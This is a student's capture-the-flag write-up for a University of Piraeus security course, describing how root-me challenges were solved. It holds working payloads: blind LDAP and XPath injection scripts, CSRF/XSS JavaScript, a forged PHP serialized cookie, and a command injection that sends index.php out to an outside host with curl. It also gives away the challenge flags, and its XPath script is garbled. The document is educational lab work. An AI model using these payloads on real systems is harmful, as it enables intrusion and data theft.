ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

UNIVERSITY OF PIRAEUS

ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

ΔΙΟΙΚΗΣΗ ΑΣΦΑΛΕΙΑΣ ΣΥΣΤΗΜΑΤΩΝ

ΤΕΛΙΚΗ ΕΡΓΑΣΙΑ 2022

ΟΝΟΜΑΤΕΠΩΝΗΜΟ – ΑΜ:

ΚΟΛΟΒΟΣ ΚΥΡΙΑΚΟΣ Π19196 (User: kolovos77)

ΟΔΗΓΙΑ

Χρησιμοποιώντας την πλατφόρμα root-me προσπαθείστε να πετύχετε score άνω του 350. Χωρίς να κάνετε τις δοκιμασίες που παρατίθενται στο τέλος της εκφώνησης. Παραδίδετε μια αναφορά όπου περιγράφεται σύντομα το πως λύσατε την κάθε δοκιμασία και το προφίλ σας στην πλατφόρμα.
Η αναφορά Παραδίδεται μέσω GUNET μέχρι 7/8

ELF x86 - Stack buffer overflow basic 1
ELF x86 - Stack buffer overflow basic 2
HTML - disabled buttons
Javascript - Authentication
Javascript - Source

Javascript - Authentication 2
Javascript - Obfuscation 1
Javascript - Obfuscation 2
Javascript - Native code
HTML - Source code

HTTP - IP restriction bypass
HTTP - Open redirect
HTTP - User-agent
Weak password
PHP - Command injection
Backup file
HTTP - Directory indexing
HTTP - Headers
File upload - Double extensions

ΑΝΤΙΚΕΙΜΕΝΟ ΤΕΛΙΚΗΣ ΕΡΓΑΣΙΑΣ

Σκοπός μας είναι να λύσουμε τα challenges που θα μας οδηγήσουν στους επιθυμητούς πόντους επιτυχίας μέσω του root-me pentesting lab.

Disclaimer

Για λόγους ευκολίας οι λύσεις θα σας παρουσιαστούν στα Αγγλικά. Γράφοντας ορολογίες και επεξηγήσεις για το pentesting ενός machine ή challenge στα ελληνικά είναι απλά αστείες και θα ακούγονται σαν ανέκδοτα.

Crypt-art (35pts)

- Download the ch8.ppm file. Analyze the file using Hex editor carefully and you will find the string EPCQFBXKWURQCTXOIPMNV.

- The picture was created by using npiet programming. You can either download npiet in linux or decode the picture using npiet online: http://www.bertnase.de/npiet/npiet-execute.php and you will receive another string EYJFRGTT

- So now we have two strings which are
  string EPCQFBXKWURQCTXOIPMNV and string EYJFRGTT, so we know this is a kind of encryption or cipher (Vigenère cipher)

- Use online Vigenère cipher to decrypt the password.
  1. Cipher text : string EPCQFBXKWURQCTXOIPMNV
  2. Key: string EYJFRGTT

- Finally, you get the flag: ARTLOVERSWILLNEVERDIE

LDAP injection-Blind (55pts)

So the vulnerable parameters can be found here :
http://challenge01.root-me.org/web-serveur/ch26/?action=dir&search=admin

We can start fuzzing with this nice payload :

?action=dir&search=admin*)(password=a

Once we start some fuzzing we can find that the "d" character gives us a true condition an the admin email is displayed !
From there we can use a simple python script to automate the blind injection !

Script:

```
#!/usr/bin/python3

import requests, string
characters = string.ascii_letters + string.digits + "_@{}-/()!\"$%=^[]:;"

flag = ""
for i in range(32):
  print("[i] Looking for character number " + str(i))
  for char in characters:
    r = requests.get("http://challenge01.root-me.org/web-serveur/ch26/?action=dir&search=admin*)(password=" + flag + char)
    if ("admin@ch26.challenge01.root-me.org" in r.text):
      flag += char
      print("[+] Flag is : " + flag)
      break
```


Flag: dsy365gdzerzo94

JSON Web Token (JWT) - Weak secret (25pts)

When we access: **web-serveur/ch59/token**

we see this token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiZ3Vlc3QifQ.4kBPNf7Y6BrtP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEjgdTZyr2ag-TM-glH6EYKGgO3dBYbhblaPQsbeClcw

when I see this message: "message": "I was right, you are not able to break my super crypto! I use HS512 so no need to have a strong secret!"



that means token has the form :
base64(header).base64(payload).encode(signature)

Go to github and download **jwt_tool** and run command:

python3 jwt_tool.py -d /usr/share/wordlists/rockyou.txt -C eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiZ3Vlc3QifQ.4kBPNf7Y6BrtP-Y3A-vQXPY9jAh_d0E6L4IUjL65CvmEjgdTZyr2ag-TM-glH6EYKGgO3dBYbhblaPQsbeClcw

and we can see: "lol is the CORRECT key!"
that means signature: lol

go jwt.io and edit role : admin, secret-key: lol

and we got the actual token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiYWRtaW4ifQ.y9GHxQbH70x_S8F_VPAjra_S-nQ9MsRnuvwWFGoIyKXKk8xCcMpYljN190KcV1qV6qLFTNrvg4Gwyv29OCjAWA

Flag: PleaseUseAStrongSecretNextTime

HTTP Cookies (20pts)

I've used curl and changed my headers by this way :

$ curl -H "cookie: ch7=admin" -v http://challenge01.root-me.org/web-serveur/ch7/?c=visiteur

Flag: ml-SYMPA

Command Injection-Filter Bypass (30pts)

1. I have tested the '%0a' char to bypass the filter.

2. Used the 'sleep' command to see if my command was interpreted:

127.0.0.1;%0asleep 3;

Request should take about 5 seconds.

3. Insert 'curl ' command to get the output on your outside server:

127.0.0.1;%0asleep 3;%0acurl —data-binary @index.php https://requestb.in/XXXXXXX;%0asleep 3

Request should take about 8 seconds.

Flag: Comma@nd_1nJec7ion_Fl@9_1337_Th3_G@m3!!!

Javascript – Webpack (15pts)

1. Ctrl+U you will see
href=./static/css/app.f213bed71a5d27ded35fdf00a1963840.css

2. Go to **http://challenge01.root-me.org/web-client/ch27/static/js/**

3. Download the file **app.a92c5074dafac0cb6365.js.map**

4. Open it, ctrl+F find "flag" and get the flag.

Flag: BecauseSourceMapsAreGreatForDebuggingButNotForProduction

CSRF - 0 protection (35pts)

You can use a full JavaScript solution to execute the request on admin's web browser :

```
var r = new XMLHttpRequest();

// method = POST ; action = http://challenge01.root-me.org/web-client/ch22/?action=profile
r.open("POST", "http://challenge01.root-me.org/web-client/ch22/?action=profile", true);

// Multipart form data (so, it will be splitted by separators, here it's "----WebKitFormBoundaryRqbfL3n6mkQWSqPG")
r.setRequestHeader("Content-type", "multipart/form-data; boundary=----WebKitFormBoundaryRqbfL3n6mkQWSqPG");

// Send the content with the separators
// Don't forget to escape what you need to
r.send("------WebKitFormBoundaryRqbfL3n6mkQWSqPG\r\nContent-Disposition: form-data; name=\"username\"\r\n\r\nMyUserName\r\n------
WebKitFormBoundaryRqbfL3n6mkQWSqPG\r\nContent-Disposition: form-data; name=\"status\"\r\n\r\non\r\n------WebKitFormBoundaryRqbfL3n6mkQWSqPG--");
```

Flag: Csrf_Fr33style-L3v3l1!

CSRF - token bypass (45pts)

This solution is very similar to the one for the CSRF - 0 protection. The only difference is that we have to submit a dynamic token (MD5 hash of some unknown value) with our form.

The first step is to request the admin's profile page through her/his browser and extract the token from there.

In the second step we use this token to send a POST request to the profile page (basically submitting the form).

1. Register a user username and log in.
2. post the following "comment" on the contact page:

```
<script>
    var url = "http://challenge01.root-me.org/web-client/ch23/?action=profile";
    var ajax = new XMLHttpRequest();
    ajax.open("GET", url, false);
    ajax.send();

    var regex = /.*<input.*id="token".*value="([a-f0-9]{32})".*\/>/g;
    token = regex.exec(ajax.response)[1];

    ajax = new XMLHttpRequest();
    ajax.open("POST", url);
    ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    ajax.send("username=username&status=on&token=" + token);
</script>
```

now, all you have to do is wait (again) for the admin reading your "comment". check the private page and you should find the flag.

Flag: Byp4ss_CSRF_T0k3n-w1th-XSS

SQL Truncation (35pts)

First in the register.php page open the source page you will find this :

```
<!--
CREATE TABLE IF NOT EXISTS user(
      id INT NOT NULL AUTO_INCREMENT,
  login VARCHAR(12),
  password CHAR(32),
  PRIMARY KEY (id));
-->
```

Now we now that the LOGIN accept VARCHAR(12) so
when we add an admin user with 12 spaces and put a random user like Mary and put a password
the database will save admin user with the new password you add and it will ignore the random user (Mary)
now go to the admin.php page and login with the new password you add.

Flag: J41m3Qu4nD54Tr0nc

PHP – Serialization (35pts)

The landing page is composed of two input boxes allowing us to authenticate. Clicking on Our source code is available here gives us the right to see php authentication source code.
You can see that there is an autologin option available. Testing it with the guest account results creating a cookie as follow:
a%3A2%3A%7Bs%3A5%3A%22login%22%3Bs%3A5%3A%22guest%22%3Bs%3A8%3A%22password%22%3Bs%3A64%3A%2284983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec%22%3B%7D or, after url-decoding process

a:2:{s:5:"login";s:5:"guest";s:8:"password";s:64:"84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec";}.

You can copy / paste it to Cyberchef and modify it to make it correspond to the superadmin role needed by the source code above. Then, you have to set the login to string of length 10 (s:10) and to superadmin.
Regarding the password, you can see in the source code that the stored value compared with the password is a loose comparison:

```
// check password !
if ($data['password'] == $auth[ $data['login'] ] ) {
   $_SESSION['login'] = $data['login'];
```

In php serialize, boolean values are recognized as 1 and 0, not true or false. So, setting-up the password to b:1 will bypass the security.

After all those considerations, you can build the payload as following: **a:2:{s:5:"login";s:10:"superadmin";s:8:"password";b:1;}** and then url-encode it.
Sending-it with this kind of request:

```
GET /web-serveur/ch28/index.php HTTP/1.1
Host: challenge01.root-me.org
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge01.root-me.org/web-serveur/ch28/disconnect.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=53be8fd410d9e89aeb69889af06126d2;
autologin=a%3A2%3A%7Bs%3A5%3A%22login%22%3Bs%3A10%3A%22superadmin%22%3Bs%3A8%
3A%22password%22%3Bb%3A1%3B%7D
Connection: close
```

And it will returns you the html page's containing the desired flag.

Flag: NoUserInputInPHPSerialization!

It happens, sometimes (10pts)

First use Dirb to find the Admin Directory - I'm also using a wordlist from Seclists
./dirb http://challenge01.root-me.org/realiste/ch3 /wordlists/SecLists/Discovery/Web_Content/common.txt

Now use Curl and Find the Password
curl -i -X PUT 'http://challenge01.root-me.org/realiste/ch3/admin/'

Flag: 0010110111101001

XPath injection – Blind (75pts)

First we spot that xpath-i vuln by trying false/true condition and see the result (yes you can see things when you are blind)

No error for this :
http://challenge01.root-me.org/web-serveur/ch24/?action=user&userid=1+and+1=1

Xpath Error for this :
http://challenge01.root-me.org/web-serveur/ch24/?action=user&userid=1+and+1=0

then we have to get that password length using string-length as follow

this gives an error:
http://challenge01.root-me.org/web-serveur/ch24/?action=user&userid=2 and string-length(password) < 13

no error for this:
http://challenge01.root-me.org/web-serveur/ch24/?action=user&userid=2 and string-length(password) <= 13

so the password length for John is 13
so we need to use substring() function and compare with available letters in all the fields as follow:
we compare the letter "o" from the John@doe.org with the "o" from the steve@jobs.com
http://challenge01.root-me.org/web-serveur/ch24/?action=user&userid=2+and+substring(email,2,1)=substring(//user[1]/email,8,1)
then all we need is to make a list of available chars (including **@** and .
and **uppercase**) and some cooking

here is the code that i used :

```
import requests as r
import re
import eventlet
import os
eventlet.monkey_patch()


#the manifesto
alp = {

        asubstring(user[3]email,5,1),
        bsubstring(user[1]email,9,1),
        csubstring(user[3]email,3,1),
        dsubstring(user[2]email,6,1),
         esubstring(user[1]email,3,1),
         gsubstring(user[2]email,12,1),
         hsubstring(user[2]email,3,1),
         isubstring(user[3]email,2,1),
         Jsubstring(user[2]email,1,1),
         lsubstring(user[5]email,2,1),
         msubstring(user[1]email,14,1),
         nsubstring(user[2]email,4,1),
         osubstring(user[2]email,2,1),
         rsubstring(user[3]email,1,1),
         ssubstring(user[1]email,1,1),
         tsubstring(user[1]email,2,1),
         vsubstring(user[1]email,4,1),
         ysubstring(user[4]email,5,1),
         zsubstring(user[3]email,11,1),
```

```
        zsubstring(user[3]email,11,1),
        0string(0),
        1string(1),
        2string(2),
        3string(3),
        4string(4),
        5string(5),
        6string(6),
        7string(7),
        8string(8),
        9string(9),
        @substring(user[3]email,4,1),
        .substring(user[3]email,8,1),
        usubstring(user[4]account,2,1),
        jsubstring(user[1]email,7,1),
        Esubstring(user[5]email,1,1),
        Ssubstring(user[1]username,1,1)
        }

tmp_alp=abcdeghiJlmnorstvyz0123456789@.ujES #idk why
cc = {spip_session38949_baf74efce90f88bf5efb37c8cf63a8f6, uidwKgbZFzJHgpy1Am2BGYaAg==} #idk why
passwd = []

for x in range(13)
    for y in range(len(alp))
        payload = alp[tmp_alp[y]]
        print(Trying  %s%tmp_alp[y])
        print(passwd  %s%(.join(passwd)))

        url = httpchallenge01.root-me.orgweb-serveurch24action=user&userid=2+and+substring(password,%d,1)=%s%((x+1),payload)
        with eventlet.Timeout(37)
            res = r.get(url,cookies=cc,verify=False,timeout=37)
        check = re.search((John's profile),res.text)

        if(check)
            passwd.append(tmp_alp[y])
            os.system(clear) #some aesthetic
            break
        elif y==len(alp)-1
            passwd.append()
        os.system(clear)
print(Password looks like  %s%(.join(passwd)))
```

at the end we got that password.

Flag: ueiJ4a65@1.oS

User at Root-me: kolovos77

Συνολικοί πόντοι: 415pts

OS I used: Kali Linux (a Debian-based Linux distribution)

The End